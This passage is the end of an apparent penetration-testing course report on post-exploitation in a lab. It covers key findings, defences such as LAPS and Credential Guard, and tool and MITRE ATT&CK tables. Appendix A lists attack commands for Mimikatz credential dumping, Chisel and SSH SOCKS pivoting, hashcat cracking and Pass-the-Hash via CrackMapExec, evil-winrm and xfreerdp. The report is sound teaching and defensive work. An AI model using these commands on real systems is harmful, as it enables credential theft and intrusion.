Solution: Supplied valid plaintext credentials obtained from credential dumping. NLA with Kerberos was confirmed to be incompatible with PtH in Restricted Admin mode, so plaintext credentials were required for this specific configuration.

9. Conclusions and Key Learnings

Key Findings

- LotL Reduces Detection Risk: Native OS commands produce almost no alerts in default SIEM configurations because they are indistinguishable from legitimate administrator activity. Effective detection requires baselining normal command usage and alerting on anomalies.
- Pivoting Collapses Network Segmentation: A single compromised host with access to an internal segment gives an attacker full connectivity to that segment via a SOCKS tunnel. The three pivot methods demonstrated confirm that segmentation without endpoint detection is insufficient.
- Credential Dumping is Decisive: Mimikatz on a single Windows host yielded NTLM hashes sufficient to authenticate as Administrator on every host sharing that password — with no cracking required. Plaintext passwords from WDigest and config files are even more immediately reusable.
- Hash Cracking Turns Hashes into Usable Passwords: Even modern SHA-512 hashes crack quickly when the underlying password is weak. Password strength is the first line of defence against offline cracking.
- Credential Reuse is Universal: The same local administrator password across multiple hosts is the single biggest enabler of lateral movement in enterprise environments. LAPS (Local Administrator Password Solution) eliminates this vector entirely.

Practical Implications

- An attacker who achieves initial access to any host with internal network visibility can map the entire internal network without uploading a single tool.
- Post-exploitation pivot techniques work equally well for legitimate red-team operators and malicious attackers — the techniques are identical; only the authorisation differs.
- Effective defence requires a combination of network segmentation, endpoint detection, credential hygiene, and privileged-access workstations — no single control is sufficient.

10. Defensive Strategies

Network Discovery Defence

- Enable host-based firewalls on all endpoints to block unsolicited inbound probes.
- Deploy IDS/IPS rules to detect Nmap scan signatures (TCP SYN floods to multiple ports, OS fingerprinting probes).
- Monitor for unusual ARP traffic and new host-to-host connections in network telemetry (NetFlow/IPFIX).

Pivoting Defence

- Restrict SSH outbound access from internal hosts to jump hosts only — remove the ability for arbitrary hosts to SSH to attacker-controlled endpoints.
- Use network inspection (SSL/TLS inspection at egress) to identify tunneled traffic using known-tool signatures.
- Deploy micro-segmentation to ensure that even a compromised host cannot reach the full internal network.

Credential Dumping Defence

- Enable Windows Credential Guard to isolate LSASS in a virtualisation-based security enclave, preventing Mimikatz from reading cached credentials.
- Disable WDigest authentication (set UseLogonCredential registry key to 0) to prevent plaintext password caching.
- Monitor for LSASS memory access events (Sysmon Event ID 10 with target image lsass.exe).
- Apply the principle of least privilege — service accounts should not have local administrator rights on all hosts.

Hash Cracking Defence

- Enforce a strong password policy (minimum 14 characters, complexity requirements) to ensure cracking is computationally infeasible.
- Migrate from NTLM to Kerberos authentication wherever possible — Kerberos tickets have shorter lifetimes and are harder to crack offline.
- Use Managed Service Accounts (MSA/gMSA) for services — these use 240-character random passwords rotated automatically and cannot be cracked.

Lateral Movement Defence

- Deploy LAPS to randomise the local administrator password on every host, eliminating cross-host Pass-the-Hash with a single shared password.
- Enable Protected Users security group for privileged accounts — this group disables NTLM, WDigest, and DES/RC4 Kerberos, forcing Kerberos AES and short ticket lifetimes.
- Restrict RDP and WinRM access to management subnets using host-based firewall rules; monitor all remote-access logon events (Event ID 4624 types 3, 10) for anomalous sources.

- Segment privileged administrative systems so that even with valid credentials, lateral movement requires passing through a Privileged Access Workstation (PAW).

11. Summary

Week 6 successfully built practical, hands-on experience across the core post-exploitation disciplines. Through exercises targeting Metasploitable 2 and a Windows VM, the following capabilities were demonstrated:

- Internal Network Discovery: Native Linux and Windows enumeration, Nmap scanning, SMB enumeration with Enum4linux and smbclient
- Pivoting & Tunneling: SSH dynamic forwarding, Metasploit Autoroute, Chisel, and Proxychains routing
- Credential Dumping: Mimikatz (LSASS, SAM), Linux shadow and config-file harvesting
- Hash Cracking: Hashcat dictionary and rule-based attacks against NTLM and SHA-512crypt
- Lateral Movement: Pass-the-Hash with CrackMapExec, RDP access, and Evil-WinRM

These skills represent the post-exploitation phase of a penetration test: what happens after the foothold. The techniques demonstrate that initial access is only the beginning — in a real engagement, the post-exploitation phase is where the true impact assessment occurs and where the most critical data and systems are reached. For defenders, this week's content maps directly to what adversaries do after phishing, vulnerability exploitation, or supply-chain compromise — and provides the blueprint for building detections and controls at each phase.

12. Deliverables

Tools and Techniques Used

Task	Technique	Tool(s)	Result
Task 1	Linux LotL Enumeration	ifconfig, ip, netstat, ss	Host interfaces, routes, listeners mapped
Task 1	Windows LotL Enumeration	ipconfig, arp, netstat, net	Windows network topology enumerated
Task 1	Active Port Scanning	Nmap, netdiscover	All open ports and services identified
Task 1	SMB Enumeration	enum4linux, smbclient	Users, shares, password policy extracted
Task 2	SSH SOCKS Pivot	SSH, proxychains4	Internal network reachable via pivot
Task 2	Metasploit Autoroute	MSF, SOCKS proxy module	Traffic routed via Meterpreter session
Task 2	Chisel Tunnel	Chisel server/client	Reverse HTTP tunnel established
Task 2	Proxychains Routing	proxychains4, Nmap	Tools verified through tunnel
Task 3	Windows Cred Dump	Mimikatz	NTLM hashes and plaintext credentials
Task 3	Linux Cred Harvest	cat, grep, /etc/shadow	Shadow hashes and config credentials
Task 3	Hash Cracking	Hashcat	Plaintext passwords recovered
Task 3	Credential Validation	CrackMapExec	Reuse confirmed across multiple hosts
Task 4	Pass-the-Hash	CrackMapExec	Admin access without plaintext password
Task 4	RDP Lateral Movement	xfreerdp	Interactive desktop session on target
Task 4	WinRM Shell	Evil-WinRM	PowerShell session with PtH support

Vulnerability / Finding Summary

Finding	Category	Severity	Mitre ATT&CK
Unrestricted SMB Enumeration	Discovery	High	T1018 / T1135
SOCKS Pivot via Compromised Host	Lateral Movement	Critical	T1090
LSASS Memory Credential Dump	Credential Access	Critical	T1003.001
Cleartext Credentials in Config Files	Credential Access	High	T1552.001
Weak Password Hash Cracking	Credential Access	High	T1110.002
Shared Local Admin Password (PtH)	Lateral Movement	Critical	T1550.002
Unrestricted RDP Access	Lateral Movement	High	T1021.001
WinRM Lateral Movement	Lateral Movement	High	T1021.006

Appendices

Appendix A: Command Reference

Command	Purpose
`ip addr / ifconfig`	Display network interfaces and addresses (Linux)
`ip route / route -n`	Display routing table (Linux)
`netstat -antp / ss -tulnp`	List listening and established TCP connections
`arp -n / cat /proc/net/arp`	Display ARP cache — recently seen neighbours
`ipconfig /all`	Display all interface info including DNS (Windows)
`netstat -ano`	List connections with PID (Windows)
`net view / net use / net share`	Enumerate SMB shares and mapped drives
`nmap -sn <subnet>`	Ping sweep — identify live hosts
`nmap -sT -p- -sV -O -sC <target>`	Full TCP port + version + OS + script scan
`enum4linux -a <target>`	Full SMB/NetBIOS enumeration (Linux tool)
`smbclient -L //<target>`	List SMB shares on target
`ssh -D 1080 user@pivot`	SSH dynamic port forward — SOCKS proxy on :1080
`proxychains4 <tool>`	Route tool through configured SOCKS proxy
`chisel server --reverse -p 8000`	Start Chisel server for reverse tunnel
`./chisel client <ip>:8000 R:1080:socks`	Connect Chisel client — create reverse SOCKS
`privilege::debug (Mimikatz)`	Elevate to SeDebugPrivilege for LSASS access
`sekurlsa::logonpasswords`	Dump NTLM hashes and plaintext from LSASS
`lsadump::sam`	Dump SAM database offline NTLM hashes
`hashcat -m 1000 hashes.txt wordlist.txt`	Crack NTLM hashes with dictionary attack
`hashcat -m 1800 hashes.txt wordlist.txt`	Crack SHA-512crypt (Linux shadow) hashes
`cme smb <target> -u user -H <hash>`	Pass-the-Hash via CrackMapExec
`evil-winrm -i <target> -u user -H <hash>`	WinRM shell with Pass-the-Hash
`xfreerdp /u:user /pth:<hash> /v:<target>`	RDP with Pass-the-Hash (Restricted Admin)

Appendix B: MITRE ATT&CK Mapping

Task	ATT&CK Tactic	Techniques Used
Task 1 — Network Discovery	Discovery	T1016, T1018, T1046, T1049, T1135
Task 2 — Pivoting & Tunneling	Command & Control	T1090, T1572, T1021
Task 3 — Credential Dumping	Credential Access	T1003.001, T1552.001, T1110.002
Task 4 — Lateral Movement	Lateral Movement	T1550.002, T1021.001, T1021.006

Appendix C: Tool Reference

Tool	Description
Nmap	Network scanner with host discovery, port scanning, version detection, OS fingerprinting, and scripting engine
Enum4linux	Linux tool for enumerating Windows information via SMB/NetBIOS including users, shares, and password policy
Metasploit	Exploitation framework providing Autoroute, SOCKS proxy, and payload management for pivot operations
Chisel	Fast TCP/UDP tunnel tool that creates reverse SOCKS proxies over HTTP, ideal when Metasploit is unavailable
Proxychains4	Tool to force any TCP connection through a SOCKS or HTTP proxy, enabling pivot-based tool routing
Mimikatz	Windows credential extraction tool that reads LSASS memory for NTLM hashes, plaintext passwords, and Kerberos tickets

Tool	Description
Hashcat	GPU-accelerated password hash cracker supporting 300+ hash types with dictionary, rule-based, and brute-force attacks
CrackMapExec	Network assessment tool for SMB/WinRM credential testing, Pass-the-Hash, and remote command execution
Evil-WinRM	WinRM shell with Pass-the-Hash support, file transfer, and PowerShell integration for Windows lateral movement
xfreerdp	Free RDP client supporting Pass-the-Hash via Restricted Admin mode for graphical lateral movement sessions